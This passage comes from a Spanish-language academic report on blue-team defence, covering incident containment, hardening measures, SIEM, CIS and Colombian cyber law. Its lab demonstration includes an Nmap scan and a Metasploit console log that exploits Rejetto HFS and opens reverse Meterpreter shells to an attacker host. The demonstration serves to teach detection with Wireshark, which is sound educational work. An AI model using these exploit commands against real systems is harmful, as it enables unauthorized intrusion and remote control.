


Figura 39: Mapa ejecución Red Teaming, Tomada de Autor

EJERCICIOS ANTE UN ATAQUE EN TIEMPO EL REAL

Ante un inminente ataque en tiempo real, se realizará la revisión inicial del objetivo principal del Ataque que este caso es el Servidor Windows 7 x64

Inicialmente y en lo posible deberemos aislar el Dispositivo Atacado, con el fin de generar el Corte en el incidente y no comprometer el resto de infraestructura, si se trata de un Servidor virtual Podríamos Realizar la Desconexión lógica de la tarjeta de Red a través del Hipervisor, de esta forma podríamos detener un posible robo o daño de información, pero automáticamente generaríamos una interrupción en el servicio y al final el Intruso lograría algo de su cometido.




Figura 40: Conexión física red de Servidor




Figura 41: Desconexión Física Red de Servidor, Tomada de Autor

A nivel de Sistema Operativo se deberá analizar los puertos expuestos utilizando herramientas de consulta y análisis de puertos como son NMAP. -T4 -sV 192.168.1.0/24

```
Nmap scan report for 192.168.1.15
Host is up (0.0014s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.16
Host is up (0.00099s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 42: Nmap análisis de Puertos Red, Tomada de Autor

En el Sistema Operativo es Vital evaluar el Estado de las Protecciones como son el Firewall del Servidor y la Herramienta de Protección de Programa maligno (Antimalware, Antivirus)




Figura 43: Estado Firewall Servidor, Tomada de Autor

Se deberá realizar el análisis de la captura de datos a través de una herramienta de escucha de la red habilitada como contención en la red que nos permita ver en tiempo real todo lo que sucede en la red de la compañía.

La herramienta wireshark nos permite analizar este comportamiento de los dispositivos y así tomar acciones correctivas o en su defecto detener un ataque inminente.

Ante el ataque por ejemplo sobre la vulnerabilidad Sobre la aplicación rejjeto y con el Escucha en la red automáticamente registrara en color Rojo el Ataque desde que origen y hacía que destino va dirigido de esta forma y realizando los análisis de los logs del Sniffer podremos encontrar y detener la incidencia

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 192.168.1.16
rhosts => 192.168.1.16
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.1.19
LHOST => 192.168.1.19
msf6 exploit(windows/http/rejetto_hfs_exec) > ipconfig
[-] Unknown command: ipconfig.
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] Using URL: http://0.0.0.0:8080/VEDcKd0J
[*] Local IP: http://192.168.1.19:8080/VEDcKd0J
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /VEDcKd0J
[*] Sending stage (175174 bytes) to 192.168.1.16
[!] Tried to delete %TEMP%\Dfwkexrvf.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.1.19:4444 -> 192.168.1.16:49217) at 2021-10-04 23:59:22 -0400
[*] Server stopped.

meterpreter >
[*] 192.168.1.16 - Meterpreter session 1 closed.  Reason: Died

msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] Using URL: http://0.0.0.0:8080/HQlB1kRnRmpO
[*] Local IP: http://192.168.1.19:8080/HQlB1kRnRmpO
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /HQlB1kRnRmpO
[*] Sending stage (175174 bytes) to 192.168.1.16
[!] Tried to delete %TEMP%\OxgfgiIgJf.vbs, unknown result
[*] Meterpreter session 2 opened (192.168.1.19:4444 -> 192.168.1.16:49409) at 2021-10-05 16:02:56 -0400
[*] Sending stage (175174 bytes) to 192.168.1.16
[*] Meterpreter session 3 opened (192.168.1.19:4444 -> 192.168.1.16:49401) at 2021-10-05 16:02:58 -0400
[*] Server stopped.

meterpreter >
```

Figura 44: Ataque Vulnerabilidad de Rejjeto




Figura 45: análisis Logs Sniffer Wireshark, tomada de Autor

El Wireshark nos permitirá identificar el tráfico maligno, los puertos y protocolos que está consumiendo el intruso en base a esto se tomaran las diferentes medidas correctivas para detener el incidente y salvaguardar la infraestructura Afectada.

Dependiendo el tipo de ataque de la misma forma debemos dar el siguiente paso, ya identificado el tipo de ataque (denegación de Servicio, Virus, Injetion, Trojanos phishing). En caso de requerir una recuperación de Data o simplemente una acción de Cierre de Puertos o activación de una herramienta de Antimalware. que soluciones el incidente.

15. MEDIDAS DE HARDERIZACION

En base a los ataques presentados en la infraestructura ya analizada el equipo blue team proporciona una serie de recomendaciones con el fin de que no suceda nuevamente este tipo de incidencias y poder asegurar la infraestructura con menor probabilidad de intrusiones.

1. Los servidores de Servicios deben poseer Firewall Activo estableciendo políticas de acceso para los puertos que son utilizados por la aplicación ahí alojadas.

2. Mantener Herramientas Antimalware Instalada y Actualizada en la plataforma de Servidores

3. Activar Actualizaciones de Seguridad para el Sistema Operativo

4. Mantener Actualizado a la última Versión Disponible el Servicio Rejjeto ya que tener una versión con obsolescencia es un riesgo de Seguridad Critico.

5. Activar Sniffer de Red para Monitoreo del Trafico de la Red de la compañía.

6. Establecer Políticas de Contraseñas para usuario de Red y Servidores

    - Caducidad de Contraseña a 90 Días
    - Habilitar Complejidad de Contraseña
    - Caracteres mayores a 8 en la Contraseña

7. Establecer seguridad de perímetro para acceso a los Servidores de manera física. Ya sea con tarjetas de proximidad o huella dactilares

8. Configurar MFA para autenticación de usuarios, esto evita que ante un incidente la cuenta pueda ser utilizada simplemente con el Password comprometido.

9. Habilitar retención a 90 días de los logs de eventos de los Servidores con el fin de tener una correlación de los mismo y poder realizar análisis de comportamiento.

10. Aislar procesos a través de una DMZ de la compañía ya sea por HW o SW

11. Habilitar Auditoria a Servidores de Archivos

16. BLUE TEAM VS EQUIPOS DE RESPUESTA A INCIDENTES INFORMATICOS

En resumen, estos equipos a pesar de que están de lado de la defensiva en el amplio mundo de la seguridad informática realizan actividades totalmente diferentes:

Un equipo de respuesta a incidentes informáticos ejecuta las tareas específicas de atención de detección y detección de incidentes de seguridad cuando estos ya se han presentado. Cobran su rol protagónico cuando el ciberdelincuente a logrado realizar la intrusión y el objetivo es evitar que la intrusión cause el menos daño posible y reparar lo que el intruso realizo.

El equipo de blue team tiene un alcance más amplio asociado a la ejecución de actividades proactivas de cierre de brechas de seguridad minimizando la probabilidad de ocurrencia de un incidente de seguridad, valiéndose de herramientas de monitoreo y análisis de comportamiento heurístico puede evitar o repeler cualquier ataque o intrusión a realizar en la infraestructura que protege.

Característica	Equipamiento respuesta incidentes informáticos	Equipos Blue team
Equipo	Se enfoca en incidencias informáticas.	Se enfoca en seguridad defensiva.
Operabilidad	Identifica causantes de incidentes y sus consecuencias.	Identifica comportamiento sobre el sistema y aplicaciones.
Hecho	Incidentes de hechos sospechosos.	Actúa sobre ataques de amenaza y riesgos.
Actuador	Gestiona incidencias de una entidad.	Contención de ataques y propone mejoras para la entidad.
Análisis	Analiza situaciones y responde a incidencias	Analiza y evalúa riesgos – soluciones SEIM
Vigilancia	Es periódica, pues los objetivos son específicos y eficientes para nulidad de ataques.	Es constante permitiendo procesos de documentación en bienestar de la entidad.
Estudio	Endurecimiento de software, para reducir el número de incidentes.	Caracterización forense de las maquinas afectadas, propone soluciones y medidas de detección.
Verificación	Efectividad en la respuesta con normalidad en la operatividad de la entidad.	Caracteriza la efectividad de las medidas de seguridad.
Proceso	Gestión de los respectivos incidentes	Rastreo de incidentes de ciberseguridad

Figura 46: Cuadro Comparativo ERRI Vs BT, tomadas del Autor

17. CIS “CENTER FOR INTERNET SECURITY”

Su principal objetivo es mantener el internet con un ambiente sano proporcionando actividades como son:

Identificar, Ejecutar, Validar, solucionar procesos y problemas de ciberdefensa.

El CIS se utiliza como una guía para la implementación de prácticas de hardening de infraestructura y aplicaciones de sistemas. Se identifican oportunidades para mejorar la postura de seguridad de las compañías de esta forma es aprovechado por los Equipos de Blue Team para aplicar las mejores prácticas a las compañías y adaptándose a los métodos de navegación segura plasmados en el CIS.

18. SIEM

Se trata de un modelo informático que tiene como objetivo principal en el proceso de seguridad de Recolectar y realizar gestión de eventos correlacionados permitiendo detectar se manera oportuna amenazas presentadas en las diferentes compañías con el fin de resolverlas en su totalidad y de manera rápida y eficiente.

Sus Funciones principales Son:

- Administración y centralización de logs de seguridad
- Identificación de incidentes de seguridad
- Auditoria de privilegios de acceso
- Inteligencia de amenazas
- Seguimiento al comportamiento de los usuarios
- Protección de datos

Las principales características de un SIEM son:

- Colección y correlación en tiempo real de logs
- Alertas u notificaciones en tiempo real
- Priorización de incidentes, análisis y reportes

19. HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS "HARDWARE O SOFTWARE"

Siemplify herramienta basada en cloud que permite automatizar el bloqueo de IoC y cierre de brechas de la infraestructura

Herramientas de Backus (Avamar, Networker) son herramientas que combinan Hardware y Software que se consideran de contención ya que ante algún ataque o incidente de seguridad este va a permitir recuperar información que se vea afectada durante la intrusión

OSSEC: Permite realizar análisis durante el registro de la información, identifica y asegura la integridad, brinda información de las alertas presentadas, admite realizar la administración del sistema desde su monitoreo, puede realizar cualquier tipo de detección de para el Sistema Operativo donde se Encuentra Alojada.

Enlace Video Sustentacion: https://youtu.be/wikYbFCrZ0o

CONCLUSIONES

El gobierno ante el crecimiento de los sistemas de información y la dependencia de este ha creado un código de justica enfocado a castigar con privación de libertad y multas a los que incurran en ciberdelitos.

Los métodos utilizados para asegurar la información e infraestructura permiten conocer más a fondo la compañía, en la parte Física y lógica, logrando no solo asegurar procesos lógicos si no procesos físicos, desde ingresos a áreas como a Dispositivos y Software según la jerarquía de Seguridad.

Al hacer parte de un equipo de seguridad informática es muy importante conocer todo el marco legal del tratamiento de la información a la cual desde su función laboral pudiese llegar a conocer, identificando los límites al momento de tratar la misma evitando incurrir de manera directa o indirecta en algún tipo de delito como lo enmarca la Ley 1273 de 2009 del condigo penal colombiano.

Esta ley como ya la explicamos en el desarrollo de este documento posee los límites a los cuales todo profesional no solo de informática debe conocer ya que existen cada vez más ciberdelincuente que poseen todo tipo de artimañas para llegar a ella desde Software Malicioso hasta ataques de Ingeniería social a cualquier empleado que haga uso de un sistema informático y pueda acceder a la información

En el desarrollo de este documento podemos concluir que en la seguridad informática en importante mantener nuestra información protegida con herramientas que permitan denegar este tipo de ataques y mantener al día nuestros sistemas en cuanto a Actualizaciones de Seguridad sean Necesarias.

Las herramientas utilizadas para la penetración de sistemas informáticos son de fácil acceso y con ellas se podría realizar modificaciones de sistema Operativo, y acceder a la información no permitida de manera pública.

La mejor manera de evitar incidentes de intrusión en la infraestructura de una compañía es tener clara una estrategia de contención antes de darle importancia al a las estrategias de solución, el equipo Blue team es el indicado para ejecutar

acciones preventivas y tener herramientas que permitan conocer al detalle todo lo que sucede dentro de la red de la compañía.

El equipo Blue Team de manera individual establece las medias de Prevención e indica a las demás áreas como es el Equipos de Respuestas a incidentes que hacer o como llegar al incidente ya detectado con anterioridad y poder detener y evitar más daño sobre la infraestructura custodiada.

RECOMENDACIONES

Siguiendo las normas y sugerencias como las estructuras del marco de seguridad informática, se recomiendan las siguientes estrategias que permiten fortalecer los aspectos de seguridad en la compañía:

Al Tener software de Seguridad en la compañía lo ideal es mantenerlos actualizados y licenciandos si es necesario ya que estos aseguran el buen funcionamiento manteniendo la última versión Estable de sus aplicaciones.

Las Políticas de seguridad deben ser implementadas con el máximo nivel de asegurabilidad.

Implementar herramientas de monitoreo de la infraestructura tanto física como Lógica, a Servicios y Base de Datos con el fin de identificar posibles intrusiones por algún tipo de actividad registrada en la monitorización

Establecer procedimiento para el manejo y actualización de las herramientas que permitan detección de vulnerabilidades, explotación y contención de ataques.

Configurar roles de Usuarios en la compañía de manera que no se utilicen usuarios con altos privilegios si no pertenecen a un nivel jerárquico alto.

No Permitir que los Usuarios posean permisos para implementar aplicaciones sin consentimiento y permiso del Personal de TI.

Realizar Capacitaciones al personal en general sobre la importancia de la Seguridad

Instalar sistemas de seguridad endpoint como son Antivirus, Antispam y Antispyware.

Poseer Servicio Centralizado de Descarga y Despliegue de actualizaciones de Sistema Operativo para Servidores y Equipos Cliente

Cerrar Brechas de Seguridad a nivel de Autenticación realizando implementación de MFA para el acceso de usuarios a los Recursos de Red de la compañía,

autenticación de Dominio

Wifi

VPN

BIBLIOGRAFÍA

ASPECTOS ÉTICOS Y LEGALES DE LA SEGURIDAD INFORMÁTICA EN COLOMBIA. (23 de 11 de 2015). Obtenido de https://esijpco.blogspot.com/2015/11/aspectos-eticos-y-legales-de-la.html

Bello, H. (1 de 07 de 2020). *Ciberseguridad: Tipos de ataques y en qué consisten*. Obtenido de www.iebschool.com: https://www.iebschool.com/blog/ciberseguridad-ataques-tecnologia/

Bortnik, S. (22 de Julio de 2012). *PRUEBAS DE PENETRACIÓN PARA PRINCIPIANTES: 5 HERRAMIENTAS PARA EMPEZAR*. Obtenido de revista.seguridad.unam.mx: https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar

Consejo Profesional Nacional de Ingeniería. (s.f.). *Codigo Etica - Copnia.* Obtenido de https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

González, B. (10 de Agosto de 2020). *Red Tem vs Blue Team*. Obtenido de https://hard2bit.com/blog/red-tem-vs-blue-team/: https://hard2bit.com/blog/red-tem-vs-blue-team/

INCIBE. (20 de Marzo de 2017). *Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian?* Obtenido de www.incibe.es: https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian

Inycom. (30 de 11 de 2015). *CIBERSEGURIDAD: PIENSA COMO UN HACKER (PARTE 1)*. Obtenido de http://trends.inycom.es/ciberseguridad-piensa-como-un-hacker-parte-1/

Mendoza, M. A. (26 de 9 de 2016). *Ética, el factor humano más importante en el ámbito de la ciberseguridad.* Obtenido de https://www.welivesecurity.com/la-es/2016/09/20/etica-en-ciberseguridad-factor-humano/

neosystem. (10 de Octubre de 2014). *¿qué es y para qué sirve una consultora tecnológica?* Obtenido de neosystems.es: https://neosystems.es/noticias/que-es-y-para-que-sirve-una-consultora-tecnologica/

packetlabs. (2020). *what is penetration testing*. Obtenido de www.packetlabs.net: https://www.packetlabs.net/what-is-penetration-testing-2/

Peake, C. (2003). *Red Teaming: The Art.* Obtenido de https://sansorg.egnyte.com/dl/vP9Jz1UN48

PEÑARREDONDA, J. L. (9 de 12 de 2015). *Detrás de Buggly: la historia de la fachada Andrómeda.* Obtenido de www.enter.co: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

PETTERS, J. (16 de 04 de 2021). *What is Red Teaming? Methodology & Tools*. Obtenido de https://www.varonis.com/blog/red-teaming/

Presidencia de Colombia. (1 de 5 de 2009). *Ley 1273 de 2009.* Obtenido de https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

RED HAT. (2020). *¿Qué es la infraestructura de TI?* Obtenido de www.redhat.com: https://www.redhat.com/es/topics/cloud-computing/what-is-it-infrastructure

www.pmg-ssi.com. (Mayo de 2015). *ISO 27001: ¿Qué significa la Seguridad de la Información?* Obtenido de https://www.pmg-ssi.com: https://www.pmg-ssi.com/2015/05/iso-27001-que-significa-la-seguridad-de-la-informacion/

www.pmg-ssi.com. (26 de Enero de 2017). *¿Seguridad informática o seguridad de la información?* Obtenido de www.pmg-ssi.com: https://www.pmg-ssi.com/2017/01/seguridad-de-la-informacion/